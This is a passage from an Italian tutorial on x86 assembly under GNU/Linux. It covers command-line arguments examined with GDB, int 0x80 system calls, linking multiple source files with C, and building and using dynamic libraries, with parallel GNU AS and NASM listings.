È possibile gestire un certo grado di comunicazione tra il programma in linguaggio assemblatore e il sistema GNU/Linux. In particolare si possono ottenere i parametri della chiamata del programma (gli argomenti della riga di comando) ed è possibile chiamare delle funzioni di sistema attraverso delle «interruzioni».

563.1 Parametri di chiamata del programma

All'avvio del programma, questo riceve una pila contenente il numero degli argomenti della riga di comando (nome del programma incluso), il nome del programma che è stato avviato e quindi gli argomenti stessi. Si può realizzare un sorgente molto semplice per l'indagine con GDB:

```
.section .text
.globl _start
_start:
    mov   %esp, %ebp
bp1:
    mov   $0, %ebx    # Restituisce zero.
    mov   $1, %eax    #
    int   $0x80       #
```

```
section .text
global _start
_start:
    mov   ebp, esp
bp1:
    mov   ebx, 0    ; Restituisce zero.
    mov   eax, 1    ;
    int   0x80      ;
```

Supponendo che il programma compilato si chiami '**argomenti**', lo si avvia sotto il controllo di GDB nello stesso modo di sempre:

`$` **`gdb argomenti`** [*Invio*]

Gli argomenti del programma vanno passati necessariamente attraverso un comando di GDB:

`(gdb)` **`set args 1 2 3 4 "ciao amore"`** [*Invio*]

Si fissa il punto di sospensione del programma e quindi si avvia:

`(gdb)` **`break bp1`** [*Invio*]

`(gdb)` **`run`** [*Invio*]

Il programma viene sospeso in corrispondenza dell'etichetta '**bp1**' e si può consultare la pila, o più precisamente lo *stack frame* della pila:

`(gdb)` **`backtrace`** [*Invio*]

```
#0  bp1 () at argomenti.s:6
#1  0x00000006 in ?? ()
#2  0xbfeb1a89 in ?? ()
#3  0xbfeb1a98 in ?? ()
#4  0xbfeb1a9a in ?? ()
#5  0xbfeb1a9c in ?? ()
#6  0xbfeb1a9e in ?? ()
#7  0xbfeb1aa0 in ?? ()
#8  0x00000000 in ?? ()
```

In questa situazione non sono presenti variabili locali; quindi, nella pila, dopo l'indirizzo corrispondente all'etichetta '`bp1`' (che si trova lì solo perché si sta usando GDB ed è stato sospeso il corso del programma), appare la quantità di argomenti (sei); gli elementi successivi contengono dei puntatori alle stringhe che rappresentano i vari argomenti ricevuti (si osservi che gli argomenti sono rappresentati tutti in forma di stringa), stringhe che sono tutte terminate con un byte a zero. Per leggere gli argomenti con GDB si devono fare dei tentativi; qui vengono indicate le dimensioni esatte, ma se si usano dimensioni maggiori si possono vedere delle porzioni degli argomenti successivi:

(gdb) **print (char[33])*0xbfeb1a89** [*Invio*]

```
$1 = "/tmp/argomenti\0001\0002\0003\0004\000ciao amore"
```

In questo caso si legge il primo argomento, ma usando una dimensione eccessiva, si vedono di seguito anche gli altri, separati dai vari byte a zero, rappresentati con la sequenza '`\000`'. Il primo argomento da solo sarebbe:

(gdb) **print (char[14])*0xbfeb1a89** [*Invio*]

```
$2 = "/tmp/argomenti"
```

Gli altri argomenti:

(gdb) **print (char[1])*0xbfeb1a98** [*Invio*]

```
$3 = "1"
```

(gdb) **print (char[1])*0xbfeb1a9a** [*Invio*]

```
$4 = "2"
```

(gdb) **print (char[1])*0xbfeb1a9c** [*Invio*]

```
$5 = "3"
```

(gdb) **print (char[1])*0xbfeb1a9e** [*Invio*]

```
$6 = "4"
```

(gdb) **print (char[9])*0xbfeb1aa0** [*Invio*]

```
  $7 = "ciao amore"
(gdb) quit [Invio]
```

563.2 Funzioni del sistema operativo

Si accede alle funzioni offerte dal sistema operativo attraverso quella che è nota come «interruzione software» (*interrupt*) e si genera con l'istruzione '`INT`'. Per la precisione, in un sistema GNU/Linux occorre l'interruzione 80_{16} (128_{10}), come è stato mostrato in tutti gli esempi apparsi fino a questo punto. Per selezionare il tipo di funzione e per passarle degli argomenti si usano i registri in questo modo:

Registro	Utilizzo
EAX	Contiene il numero che rappresenta la funzione di sistema.
EBX	Primo parametro della funzione.
ECX	Secondo parametro della funzione.
EDX	Terzo parametro della funzione.
ESI	Quarto parametro della funzione.
EDI	Quinto parametro della funzione.

Se la funzione deve restituire un valore, questo viene ottenuto attraverso il registro ***EAX***.

Per una mappa completa delle chiamate di sistema si può consultare ⟨*http://web.archive.org/web/2005/www.lxhp.in-berlin.de/lhpsysc0.html*⟩, come annotato nei riferimenti alla fine del capitolo. Qui vengono mostrate delle tabelle riepilogative di alcune funzioni importanti.

Pagina di manuale	Descrizione	***EAX***	***EBX***	***ECX***	***EDX***
exit(2)	Conclude il funzionamento del programma restituendo un valore.	1	Valore da restituire: numero intero compreso tra zero e 255.		
read(2)	Legge da un descrittore di file e mette i dati letti in una memoria tampone. Attraverso ***EAX*** restituisce la quantità di byte letta effettivamente e aggiorna il puntatore del file per la lettura successiva.	3	Descrittore del file da leggere.	Indirizzo iniziale della memoria tampone.	Dimensione in byte della memoria tampone.
write(2)	Scrive il contenuto di una memoria tampone in un descrittore di file. Attraverso ***EAX*** restituisce la quantità di byte scritta effettivamente.	4	Descrittore del file da scrivere.	Indirizzo iniziale della memoria tampone.	Dimensione in byte della memoria tampone.

563.3 Esempi di lettura e scrittura con i flussi standard

Di solito, il primo programma che si scrive è quello che visualizza un messaggio e termina, ma in questo caso, un'operazione così semplice sul piano teorico, in pratica è già abbastanza complicata. Quello che segue è un programma che, avvalendosi di una chiamata di sistema, visualizza un messaggio attraverso lo standard output. Come si può osservare, si utilizza anche una tecnica per far calcolare al compilatore la lunghezza della stringa da visualizzare.

```
#
.equ SYS_EXIT,  1                # exit(2)
.equ SYS_WRITE, 4                # write(2)
.equ STDOUT,    1                # Descrittore di standard output.
#
.section .data                   # Qui si dichiara la stringa da
msg:  .ascii "Ciao a tutti!\n"   # visualizzare, calcolandone la
size = . - msg                   # dimensione.
#
.section .text
.globl _start
_start:
    mov   $SYS_WRITE, %eax       # Scrive nello standard output.
    mov   $STDOUT,    %ebx       #
    mov   $msg,       %ecx       #
    mov   $size,      %edx       #
    int   $0x80
exit:
    mov   $SYS_EXIT,  %eax       # Conclude il funzionamento.
    mov   $0,         %ebx       #
    int   $0x80
```

```
;
SYS_EXIT   equ     1             ; exit(2)
SYS_WRITE  equ     4             ; write(2)
STDOUT     equ     1             ; Descrittore di standard output.
;
section .data                    ; Qui si dichiara la stringa da
msg:  db   "Ciao a tutti!", 0x0A ; visualizzare, calcolandone la
size  equ $ - msg                ; dimensione.
;
section text
global _start
_start:
    mov   eax, SYS_WRITE         ; Scrive nello standard output.
    mov   ebx, STDOUT            ;
    mov   ecx, msg               ;
    mov   edx, size              ;
    int   0x80
```

```
exit:
    mov   eax, SYS_EXIT          ; Conclude il funzionamento.
    mov   ebx, 0                 ;
    int   0x80
```

Segue un esempio di programma che legge dallo standard input e scrive ciò che ha letto attraverso lo standard output. Come già nell'esempio precedente, vengono dichiarate inizialmente delle costanti per semplificare la lettura del codice; inoltre vengono usate aree di memoria non inizializzate e delle funzioni banali senza parametri, per le quali non si utilizzano variabili locali. Si mostrano due listati, uno adatto per GNU AS e l'altro per NASM.

```
#
.equ SYS_EXIT,  1               # exit(2)
.equ SYS_READ,  3               # read(2)
.equ SYS_WRITE, 4               # write(2)
.equ STDIN,     0               # Descrittore di standard input.
.equ STDOUT,    1               # Descrittore di standard output.
.equ STDERR,    2               # Descrittore di standard error.
.equ MAX_SIZE,  1000            # Dimensione massima dei dati da leggere.
#
.section .data                  # Non ci sono variabili già inizializzate.
#
.section .bss
.lcomm record, MAX_SIZE         # Memoria tampone per la lettura dei dati.
.lcomm size, 4                  # Quantità di byte letti effettivamente.
#
.section .text
.globl _start
_start:
read_write_begin:
    call  read                  # Legge dallo standard input.
    cmp   $0, %eax              # Se sono stati letti zero byte,
    jz    read_write_end        # il ciclo termina.
    call  write                 # Scrive i byte letti nello standard output.
    jmp   read_write_begin      # Ripete il ciclo.
read_write_end:
    jmp   exit
read:
    mov   $SYS_READ,  %eax      # Legge dallo standard input.
    mov   $STDIN,     %ebx      #
    mov   $record,    %ecx      #
    mov   $MAX_SIZE,  %edx      #
    int   $0x80
    mov   %eax,       size      # Salva la dimensione letta effettivamente.
    ret
write:
    mov   $SYS_WRITE, %eax      # Scrive nello standard output.
    mov   $STDOUT,    %ebx      #
    mov   $record,    %ecx      #
    mov   size,       %edx      #
    int   $0x80
    ret
```

```
exit:
    mov   $SYS_EXIT,  %eax      # Conclude il funzionamento.
    mov   $0,         %ebx      #
    int   $0x80
```

```
;
SYS_EXIT   equ     1            ; exit(2)
SYS_READ   equ     3            ; read(2)
SYS_WRITE  equ     4            ; write(2)
STDIN      equ     0            ; Descrittore di standard input.
STDOUT     equ     1            ; Descrittore di standard output.
STDERR     equ     2            ; Descrittore di standard error.
MAX_SIZE   equ  1000            ; Dimensione massima dei dati da leggere.
;
section .data                   ; Non ci sono variabili già inizializzate.
;
section .bss
record resb MAX_SIZE            ; Memoria tampone per la lettura dei dati.
size   resd 1                   ; Quantità di byte letti effettivamente.
;
section .text
global _start
_start:
read_write_begin:
    call  read                  ; Legge dallo standard input.
    cmp   eax, 0                ; Se sono stati letti zero byte,
    jz    read_write_end        ; il ciclo termina.
    call  write                 ; Scrive i byte letti nello standard output.
    jmp   read_write_begin      ; Ripete il ciclo.
read_write_end:
    jmp   exit
read:
    mov   eax, SYS_READ         ; Legge dallo standard input.
    mov   ebx, STDIN            ;
    mov   ecx, record           ;
    mov   edx, MAX_SIZE         ;
    int   0x80
    mov   [size], eax           ; Salva la dimensione letta effettivamente.
    ret
write:
    mov   eax, SYS_WRITE        ; Scrive nello standard output.
    mov   ebx, STDOUT           ;
    mov   ecx, record           ;
    mov   edx, [size]           ;
    int   0x80
    ret
exit:
    mov   eax, SYS_EXIT         ; Conclude il funzionamento.
    mov   ebx, 0                ;
    int   0x80
```

Capitolo 564

Compilazione di programmi composti da più file sorgenti

Per poter compilare un programma distribuito tra più file sorgenti, all'interno di questi file occorre dichiarare quali simboli (riferiti a variabili e funzioni) devono essere pubblici e come tali accessibili anche dagli altri; inoltre, nei file in cui si fa riferimento a simboli esterni, occorre dichiarare questa dipendenza.

564.1 Inclusione di file

Prima di affrontare il problema del collegamento di più file oggetto in un file eseguibile singolo, conviene considerare l'inclusione automatica del contenuto di un file. In altri termini, si può ottenere una funzione simile al «copia-incolla», dichiarando in un file che, in un certo punto, va incluso il contenuto di un altro. Per esempio, per incorporare in un certo punto, il contenuto del file '`funzioni.s`', occorre scrivere la direttiva seguente:

```
...
; GNU AS
.include "funzioni.s"
...
```

```
...
; NASM
%include "funzioni.s"
...
```

Naturalmente, il file '`funzioni.s`' contiene qualcosa che si può copiare e incollare, tale e quale, in quel certo punto del sorgente che vi fa riferimento.

Il file in questione viene cercato nella directory corrente, ma nella riga di comando di GNU AS è possibile aggiungere l'opzione '**`-I`**' per indicare altri percorsi di ricerca; nello stesso modo, con NASM si può usare l'opzione '**`-i`**':

$ **`as -I`** ***directory*** ... [*Invio*]

$ **`nasm -i`** ***directory*** ... [*Invio*]

564.2 Due file sorgenti da collegare assieme

Per dimostrare come si gestiscono più file sorgenti assieme, viene mostrato un esempio molto semplice, composto da due soli file: nel primo si trova la funzione '**`_start`**'; nel secondo si trova la funzione '**`f_rs`**' che esegue una ricerca sequenziale all'interno di un array (nella sezione 561.1 si vede lo stesso programma, tutto intero, in un file unico). I due listati seguenti sono realizzati per GNU AS:

```
# rs-main.s
#
```

```
.section .data
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23   # Interi senza segno.
a:      .int    0                                   # Indice minimo.
z:      .int    9                                   # Indice massimo.
#
.section .text
.globl _start
.extern f_rs
#
_start:
    push  z                # f_rs ($lista, $7, a, z) ==> EAX
    push  a                # Si cerca il valore 7 nell'array
    push  $7               # «lista», tra gli indici «a» e «z».
    push  $lista           # Viene restituito l'indice dell'elemento
    call  f_rs             # trovato, oppure -1 se non è presente.
    add   $16, %esp        #
bp1:
    mov   %eax, %ebx       # Restituisce l'indice trovato,
    mov   $1, %eax         # ammesso che sia abbastanza piccolo
    int   $0x80            # da poter essere rappresentato come
                           # valore di uscita.
```

```
# rs-f.s
#
.section .data
#
.section .text
.globl f_rs
#
# Ricerca sequenziale all'interno di una lista di valori.
# f_rs (lista, x, a, z) ==> EAX
# Al termine EAX contiene l'indice del valore trovato,
# oppure -1 se questo non c'è.
#
f_rs:
    enter $4, $0
    pusha
    .equ  rs_i,     -4          # Gli si associa EAX.
    .equ  rs_lista,  8          # Gli si associa ESI.
    .equ  rs_x,     12          # Gli si associa EDX.
    .equ  rs_a,     16
    .equ  rs_z,     20
    #
    mov   rs_lista(%ebp), %esi   # ESI contiene l'indirizzo dell'array.
    mov   rs_x(%ebp),     %edx   # EDX contiene il valore cercato.
    #
    mov   rs_a(%ebp),     %eax   # EAX viene usato come indice di scansione.
f_rs_loop:
    cmp   rs_z(%ebp),     %eax   # Se EAX è maggiore dell'indice massimo,
    ja    f_rs_non_trovato       # l'elemento cercato non c'è.
    #
    cmp   (%esi,%eax,4),  %edx   # Se il valore cercato corrisponde a quello
```

```
    je    f_rs_trovato           # dell'indice corrente, termina la scansione.
    #
    inc   %eax                   # Incrementa l'indice di scansione e
    jmp   f_rs_loop              # salta all'inizio del ciclo.
    #
f_rs_non_trovato:
    popa                    # Conclude la funzione con EAX = -1.
    mov $-1, %eax           #
    leave                   #
    ret                     #
f_rs_trovato:
    mov %eax, rs_i(%ebp)    # Salva EAX nella variabile locale prevista.
    popa                    # Conclude la funzione con EAX pari
    mov rs_i(%ebp), %eax    # al valore salvato nella variabile
    leave                   # locale.
    ret                     #
```

Nel primo dei due listati, corrispondente al file '`rs-main.s`', si deve osservare la dichiarazione esterna del simbolo '**`f_rs`**', corrispondente al nome della funzione contenuta nel file '`rs-f.s`'.

```
...
.section .text
.globl _start
.extern f_rs
...
```

Dal momento che i dati necessari all'elaborazione vengono passati alla funzione attraverso i parametri della chiamata, a parte '**`_start`**', non ci sono altre dichiarazioni di simboli pubblici nel file '`f-main.s`'. Nel secondo listato, corrispondente al file '`rs-f.s`', il simbolo '**`f_rs`**' viene reso pubblico, per consentire al file '`rs-main.s`' di farvi riferimento.

```
...
.section .text
.globl f_rs
...
```

Seguono gli stessi due listati, nella versione adatta a NASM:

```
; rs-main.s
;
section .data
lista:  dd    1, 4, 3, 7, 9, 10, 22, 44, 11, 23       ; Interi senza segno.
a:      dd    0                                       ; Indice minimo.
z:      dd    9                                       ; Indice massimo.
;
section .text
global _start
extern f_rs
```

```
;
_start:
    push  long [z]        ; f_rs ($lista, $7, a, z) ==> EAX
    push  long [a]        ; Si cerca il valore 7 nell'array
    push  long 7          ; «lista», tra gli indici «a» e «z».
    push  lista           ; Viene restituito l'indice dell'elemento
    call  f_rs            ; trovato, oppure -1 se non è presente.
    add   esp, 16         ;
bp1:
    mov   ebx, eax        ; Restituisce l'indice trovato,
    mov   eax, 1          ; ammesso che sia abbastanza piccolo
    int   0x80            ; da poter essere rappresentato come
                          ; valore di uscita.
```

```
; rs-f.s
;
section .data
;
section .text
global f_rs
;
; Ricerca sequenziale all'interno di una lista di valori.
; f_rs (lista, x, a, z) ==> EAX
; Al termine EAX contiene l'indice del valore trovato,
; oppure -1 se questo non c'è.
;
f_rs:
    enter 4, 0
    pusha
    rs_i     equ -4             ; Gli si associa EAX.
    rs_lista equ  8             ; Gli si associa ESI.
    rs_x     equ 12             ; Gli si associa EDX.
    rs_a     equ 16
    rs_z     equ 20
    ;
    mov   esi, [rs_lista+ebp]   ; ESI contiene l'indirizzo dell'array.
    mov   edx, [rs_x+ebp]       ; EDX contiene il valore cercato.
    ;
    mov   eax, [rs_a+ebp]       ; EAX viene usato come indice di scansione.
f_rs_loop:
    cmp   eax, [rs_z+ebp]       ; Se EAX è maggiore dell'indice massimo,
    ja    f_rs_non_trovato      ; l'elemento cercato non c'è.
    ;
    cmp   edx, [esi+eax*4]      ; Se il valore cercato corrisponde a quello
    je    f_rs_trovato          ; dell'indice corrente, termina la scansione.
    ;
    inc   eax                   ; Incrementa l'indice di scansione e
    jmp   f_rs_loop             ; salta all'inizio del ciclo.
    ;
f_rs_non_trovato:
    popa                  ; Conclude la funzione con EAX = -1.
    mov eax, -1           ;
```

```
    leave                  ;
    ret                    ;
f_rs_trovato:
    mov [rs_i+ebp], eax    ; Salva EAX nella variabile locale prevista.
    popa                   ; Conclude la funzione con EAX pari
    mov eax, [rs_i+ebp]    ; al valore salvato nella variabile
    leave                  ; locale.
    ret                    ;
```

In questo caso, le direttive salienti sono, rispettivamente:

```
...
section .text
global _start
extern f_rs
...
```

```
...
section .text
global f_rs
...
```

Per compilare il tutto in un solo file eseguibile, occorre procedere secondo i comandi seguenti. Nel caso di GNU AS:

$ **as --gstabs -o rs-main.o rs-main.s** [*Invio*]

$ **as --gstabs -o rs-f.o rs-f.s** [*Invio*]

$ **ld -o rs rs-main.o rs-f.o** [*Invio*]

Nel caso di NASM:

$ **nasm -g -f elf -o rs-main.o rs-main.s** [*Invio*]

$ **nasm -g -f elf -o rs-f.o rs-f.s** [*Invio*]

$ **ld -o rs rs-main.o rs-f.o** [*Invio*]

Questo programma restituisce l'indice dell'elemento cercato e trovato nell'array. In questo caso, si tratta del quarto elemento che corrisponde all'indice 3:

$ **./rs ; echo $?** [*Invio*]

```
3
```

564.3 Incorporazione di codice in linguaggio C

Per collegare assieme sorgenti scritti in linguaggi differenti, si agisce in modo analogo a quanto già mostrato per il solo linguaggio assemblatore. C'è però da considerare che ogni compilatore ha le proprie caratteristiche, sia per ciò che riguarda le convenzioni di chiamata delle funzioni, sia per il modo di nominare i simboli associati alle funzioni stesse. Nel caso di GNU CC, valgono le convenzioni di chiamata comuni e i nomi delle funzioni non vengono modificati.

Qui si mostra un listato, in linguaggio C, da usare in sostituzione del file 'rs-f.s' descritto nella sezione precedente:

```
/* f_rs (<lista>, <x>, <ele-inf>, <ele-sup>) */

int f_rs (int lista[], int x, int a, int z)
{
    int i;

    /* Scandisce l'array alla ricerca dell'elemento. */

    for (i = a; i <= z; i++)
      {
        if (x == lista[i])
          {
            return i;
          }
      }

    /* La corrispondenza non è stata trovata. */

    return -1;
}
```

Per compilare questo file e generare un file oggetto, ammesso che il sorgente si chiami 'rs-f.c', si procede con il comando seguente:

$ **cc -c -o rs-f.o rs-f.c** [*Invio*]

Il collegamento con il file 'rs-main.o' avviene nel modo già visto:

$ **ld -o rs rs-main.o rs-f.o** [*Invio*]

Capitolo 565

Librerie dinamiche e librerie statiche

La compilazione dei programmi, secondo quanto descritto nei capitoli precedenti, genera sempre file eseguibili «completi», in quanto incorporano tutto il codice necessario al proprio funzionamento. Oltre che suddividere il sorgente in file separati, da riunire assieme in un file eseguibile unico, è possibile costruire una libreria di funzioni, a cui i programmi accedono dopo essere stati avviati, senza incorporarne il codice. Un libreria di questo genere è nota come ***libreria dinamica***, in quanto richiede la creazione di un «collegamento» (*link*) istantaneo, mentre il programma che la richiede è in funzione.

Il concetto di libreria dinamica si contrappone a quello di ***libreria statica***, la quale comporta l'inclusione del proprio codice nel file eseguibile, in fase di compilazione.

565.1 Il processo di «collegamento» dinamico

Il programma eseguibile che ha bisogno di utilizzare una libreria dinamica, si avvale di un altro programma che a sua volta deve eseguire il «collegamento dinamico» (*dynamic link*). Il nome di questo collegatore dinamico viene definito in fase di compilazione del primo programma e in un sistema GNU/Linux è costituito generalmente dal file '`/lib/ld-linux.so.2`'. A sua volta, il collegatore dinamico cerca il file contenente la libreria richiesta dal programma in un gruppo di directory che solitamente sono '`/lib/`', '`/usr/lib/`' e altre, secondo la configurazione contenuta nel file '`/etc/ld.so.conf`'.

Il file '`/etc/ld.so.conf`' deve essere elaborato attraverso il programma '**`ldconfig`**' che a sua volta produce il file '`/etc/ld.so.cache`', il quale viene interpellato effettivamente da '`/lib/ld-linux.so.2`'. Pertanto, quando si modifica il file '`/etc/ld.so.conf`', occorre ricordarsi di riavviare '**`ldconfig`**'.

Se esiste la variabile di ambiente '**`LD_LIBRARY_PATH`**', i file delle librerie vengono cercati nei percorsi che questa contiene. Per esempio, per utilizzare i file contenuti nella directory corrente, continuando eventualmente in altre directory consuete, basta assegnare il percorso '`.`', seguito dagli altri a cui si è interessati:

```
$ export LD_LIBRARY_PATH=".:/lib:/usr/lib:/usr/local/lib" [Invio]
```

565.2 Creazione di una libreria dinamica

Per compilare dei file sorgenti in modo che diventino una libreria dinamica, occorre usare delle opzioni particolari in fase di collegamento (*link*) e nei file sorgenti è necessario pubblicizzare le funzioni in modo particolare. A titolo di esempio si prendono due funzioni, rispettivamente per il calcolo della potenza e del fattoriale (sono già state usate nel capitolo 558 in programmi compilati in modo statico), contenute in due file separati. La coppia di listati è completa e vengono mostrate entrambe le versioni per GNU AS e NASM, evidenziando le direttive significative per ottenere una libreria dinamica.

```
# lib_pwr.s
.section .text
.globl f_pwr
.type f_pwr, @function
```

```
#
f_pwr:
    enter $4, $0
    pusha
    #
    mov   8(%ebp), %esi     # Base.
    mov   12(%ebp), %edi    # Esponente.
    #
    cmp   $0, %esi          # Se la base è pari a 0, restituisce 0.
    jz    f_pwr_end_0       #
    #
    cmp   $0, %edi          # Se l'esponente è pari a 0, restituisce 1.
    jz    f_pwr_end_1       #
    #
    dec   %edi              # Riduce l'esponente di una unità.
    push  %edi              # f_pwr (ESI, EDI) ==> EAX
    push  %esi              #
    call  f_pwr             #
    add   $8, %esp          #
    mul   %esi              # EDX:EAX = EAX*ESI
    mov   %eax, -4(%ebp)    # Salva il risultato.
    jmp   f_pwr_end_X       # Conclude la funzione.
    #
f_pwr_end_0:
    popa                    # Conclude la funzione con EAX = 0.
    mov $0, %eax            #
    leave                   #
    ret                     #
f_pwr_end_1:
    popa                    # Conclude la funzione con EAX = 1.
    mov $1, %eax            #
    leave                   #
    ret                     #
f_pwr_end_X:
    popa                    # Conclude la funzione con EAX pari
    mov -4(%ebp), %eax      # al valore salvato nella variabile
    leave                   # locale.
    ret                     #
```

```
# lib_fact.s
.section .text
.globl f_fact
.type f_fact, @function
#
f_fact:
    enter $4, $0
    pusha
```

```
    #
    mov   8(%ebp), %edi     # Valore di cui calcolare il fattoriale.
    #
    cmp   $1, %edi          # Il fattoriale di 1 è 1.
    jz    f_fact_end_1      #
    #
    mov   %edi, %esi        # ESI contiene il valore di cui si vuole
    dec   %esi              # il fattoriale, ridotto di una unità.
    #
    push  %esi              # f_fact (ESI) ==> EAX
    call  f_fact            #
    add   $4, %esp          #
    mul   %edi              # EDX:EAX = EAX*EDI
    mov   %eax, -4(%ebp)    # Salva il risultato.
    jmp   f_fact_end_X      # Conclude la funzione.
    #
f_fact_end_1:
    popa                    # Conclude la funzione con EAX = 1.
    mov $1, %eax            #
    leave                   #
    ret                     #
f_fact_end_X:
    popa                    # Conclude la funzione con EAX pari
    mov -4(%ebp), %eax      # al valore salvato nella variabile
    leave                   # locale.
    ret                     #
```

```
; lib_pwr.s
section .text
global f_pwr:function
;
f_pwr:
    enter 4,0
    pusha
    ;
    mov   esi, [ebp+8]      ; Base.
    mov   edi, [ebp+12]     ; Esponente.
    ;
    cmp   esi, 0            ; Se la base è pari a 0, restituisce 0.
    jz    f_pwr_end_0       ;
    ;
    cmp   edi, 0            ; Se l'esponente è pari a 0, restituisce 1.
    jz    f_pwr_end_1       ;
    ;
    dec   edi               ; Riduce l'esponente di una unità.
    push  edi               ; f_pwr (ESI, EDI) ==> EAX
    push  esi               ;
```

```
    call  f_pwr           ;
    add   esp, 8          ;
    mul   esi             ; EDX:EAX = EAX*ESI
    mov   [ebp-4], eax    ; Salva il risultato.
    jmp   f_pwr_end_X     ; Conclude la funzione.
    ;
f_pwr_end_0:
    popa                  ; Conclude la funzione con EAX = 0.
    mov eax, 0            ;
    leave                 ;
    ret                   ;
f_pwr_end_1:
    popa                  ; Conclude la funzione con EAX = 1.
    mov eax, 1            ;
    leave                 ;
    ret                   ;
f_pwr_end_X:
    popa                  ; Conclude la funzione con EAX pari
    mov eax, [ebp-4]      ; al valore salvato nella variabile
    leave                 ; locale.
    ret                   ;
```

```
; lib_fact.s
section .text
global f_fact:function
;
f_fact:
    enter 4,0
    pusha
    ;
    mov   edi, [ebp+8]    ; Valore di cui calcolare il fattoriale.
    ;
    cmp   edi, 1          ; Il fattoriale di 1 è 1.
    jz    f_fact_end_1    ;
    ;
    mov   esi, edi        ; ESI contiene il valore di cui si vuole
    dec   esi             ; il fattoriale, ridotto di una unità.
    ;
    push  esi             ; f_fact (ESI) ==> EAX
    call  f_fact          ;
    add   esp, 4          ;
    mul   edi             ; EDX:EAX = EAX*EDI
    mov   [ebp-4], eax    ; Salva il risultato.
    jmp   f_fact_end_X    ; Conclude la funzione.
    ;
f_fact_end_1:
    popa                  ; Conclude la funzione con EAX = 1.
```

```
    mov eax, 1              ;
    leave                   ;
    ret                     ;
f_fact_end_X:
    popa                    ; Conclude la funzione con EAX pari
    mov eax, [ebp-4]        ; al valore salvato nella variabile
    leave                   ; locale.
    ret                     ;
```

Come si può osservare, non basta dichiarare come globale il simbolo della funzione: occorre anche specificare il suo ruolo di funzione.

Ammesso che i file si chiamino, rispettivamente, 'lib_pwr.s' e 'lib_fact.s', si compilano come di consueto per ottenere i file oggetto relativi:

$ **as --gstabs -o lib_pwr.o lib_pwr.s** [*Invio*]

$ **as --gstabs -o lib_fact.o lib_fact.s** [*Invio*]

Ovvero:

$ **nasm -g -f elf -o lib_pwr.o lib_pwr.s** [*Invio*]

$ **nasm -g -f elf -o lib_fact.o lib_fact.s** [*Invio*]

Poi, per ottenere la libreria vera e propria, si procede con '**ld**' nel modo seguente (a questo punto non fa differenza l'origine dei file oggetto):

$ **ld -shared -o libmate.so lib_pwr.o lib_fact.o** [*Invio*]

Così facendo si ottiene il file 'libmate.so' che costituisce la libreria voluta (la sigla «so» sta per *Shared object*).

565.3 Creare un programma che utilizza una libreria dinamica

Seguendo l'esempio della sezione precedente, si può creare un programma che si avvale della funzione '**f_fact**', contenuta nella libreria dinamica 'libmate.so':

```
# op1!
#
.section .data
op1:    .int    5
#
.section .text
.globl _start
.extern f_fact
#
_start:
    push  op1         # f_fact (op1) ==> EAX
```

```
    call   f_fact       #
    add    $4, %esp     #
    #
    mov    %eax, %ebx   # Restituisce il valore del fattoriale,
    mov    $1, %eax     # ammesso che sia abbastanza piccolo
    int    $0x80        # da poter essere rappresentato come
                        # valore di uscita.
```

```
; op1!
;
section .data
op1:    dd    5
;
section .text
global _start
extern f_fact
;
_start:
    push   long [op1] ; f_fact (op1) ==> EAX
    call   f_fact     ;
    add    esp, 4     ;
    ;
    mov    ebx, eax   ; Restituisce il valore del fattoriale,
    mov    eax, 1     ; ammesso che sia abbastanza piccolo
    int    0x80       ; da poter essere rappresentato come
                      ; valore di uscita.
```

La compilazione per produrre il file oggetto avviene nel modo consueto:

$ **as --gstabs -o fact.o fact.s** [*Invio*]

Ovvero:

$ **nasm -g -f elf -o fact.o fact.s** [*Invio*]

Poi, la trasformazione in file eseguibile richiede l'uso di opzioni particolari per '**ld**':

$ **ld -L .** ↩
↪ **-dynamic-linker /lib/ld-linux.so.2** ↩
↪ **-lmate** ↩
↪ **-o fact** ↩
↪ **fact.o** [*Invio*]

Vanno osservate alcune opzioni:

Opzione	Descrizione
`-L .`	Indica di cercare la libreria nella directory corrente.

Opzione	Descrizione
`-dynamic-linker /lib/ld-linux.so.2`	Indica di usare, al momento dell'avvio del programma che si sta creando, il «collegatore dinamico» costituito dal file '`/lib/ld-linux.so.2`'.
`-lmate`	Indica di instaurare il collegamento dinamico con la libreria «mate», ovvero il file '`libmate.so`' (che secondo l'opzione '**`-L .`**' si trova nella directory corrente).

Dato il modo in cui viene usata l'opzione '**`-l`**', si comprende che i file delle librerie devono avere sempre un nome che inizia per '`lib`...'.

Dall'ultimo comando mostrato si ottiene il file eseguibile '**`fact`**' nella directory corrente, il quale ha bisogno della libreria '`libmate.so`'. Se si vuole avviare questo programma, è necessario che il file della libreria si trovi in uno dei percorsi previsti. In questo caso si trova provvisoriamente nella directory corrente e si può utilizzare la variabile di ambiente '**`LD_LIBRARY_PATH`**' per istruire di conseguenza il collegatore dinamico:

$ **`LD_LIBRARY_PATH="." ./fact ; echo $?`** [*Invio*]

```
120
```

Con '**`ldd`**' si può verificare la dipendenza del programma dalle librerie, ma anche in questo caso va utilizzata la variabile di ambiente '**`LD_LIBRARY_PATH`**':

$ **`LD_LIBRARY_PATH="." ldd fact`** [*Invio*]

```
        linux-gate.so.1 =>  (0xffffe000)
        libmate.so => ./libmate.so (0xb7f46000)
```

565.4 Creare un file che utilizza una libreria dinamica standard

Così come è possibile utilizzare le proprie librerie dinamiche, si possono sfruttare benissimo quelle scritte da altri autori. Per poter utilizzare le funzioni comuni del linguaggio C, ci si può avvalere della libreria omonima, '**`c`**', ovvero '`libc.so`', che di norma si trova nella directory '`/lib/`'. A titolo di esempio viene mostrato un programma che emette un messaggio attraverso lo standard output:

```
# hello.s
#
.section .data
msg:    .ascii  "Ciao mondo!\n\0"
#
.section .text
.globl _start
.extern printf
.extern exit
```

```
#
_start:
    push  $msg        # printf (msg)
    call  printf      #
    add   $4, %esp    #
    #
    push  $0          # exit (0)
    call  exit        #
```

```
; hello.s
;
section .data
msg:    db      "Ciao mondo!", 0x0A, 0x00
;
section .text
global _start
extern printf
extern exit
;
_start:
    push  long msg    ; printf (msg)
    call  printf      ;
    add   esp, 4      ;
    ;
    push  long 0      ; exit (0)
    call  exit        ;
```

Il programma utilizza due funzioni, '**`printf`**' e '**`exit`**', la prima per visualizzare un messaggio e la seconda per concluderne il funzionamento. La funzione '**`printf`**' richiede come primo argomento (in questo caso anche l'unico) l'indirizzo iniziale di una stringa terminata da un byte completamente a zero: nel sorgente per GNU AS il codice di interruzione di riga e lo zero vengono inseriti con le sequenze '**`\n\0`**', mentre in quello per NASM i codici relativi sono messi direttamente in forma numerica.

Il sorgente si compila come di consueto per ottenere il file oggetto. Successivamente, il collegamento avviene con il comando seguente:

```
$ ld -dynamic-linker /lib/ld-linux.so.2 ↩
↪    -lc ↩
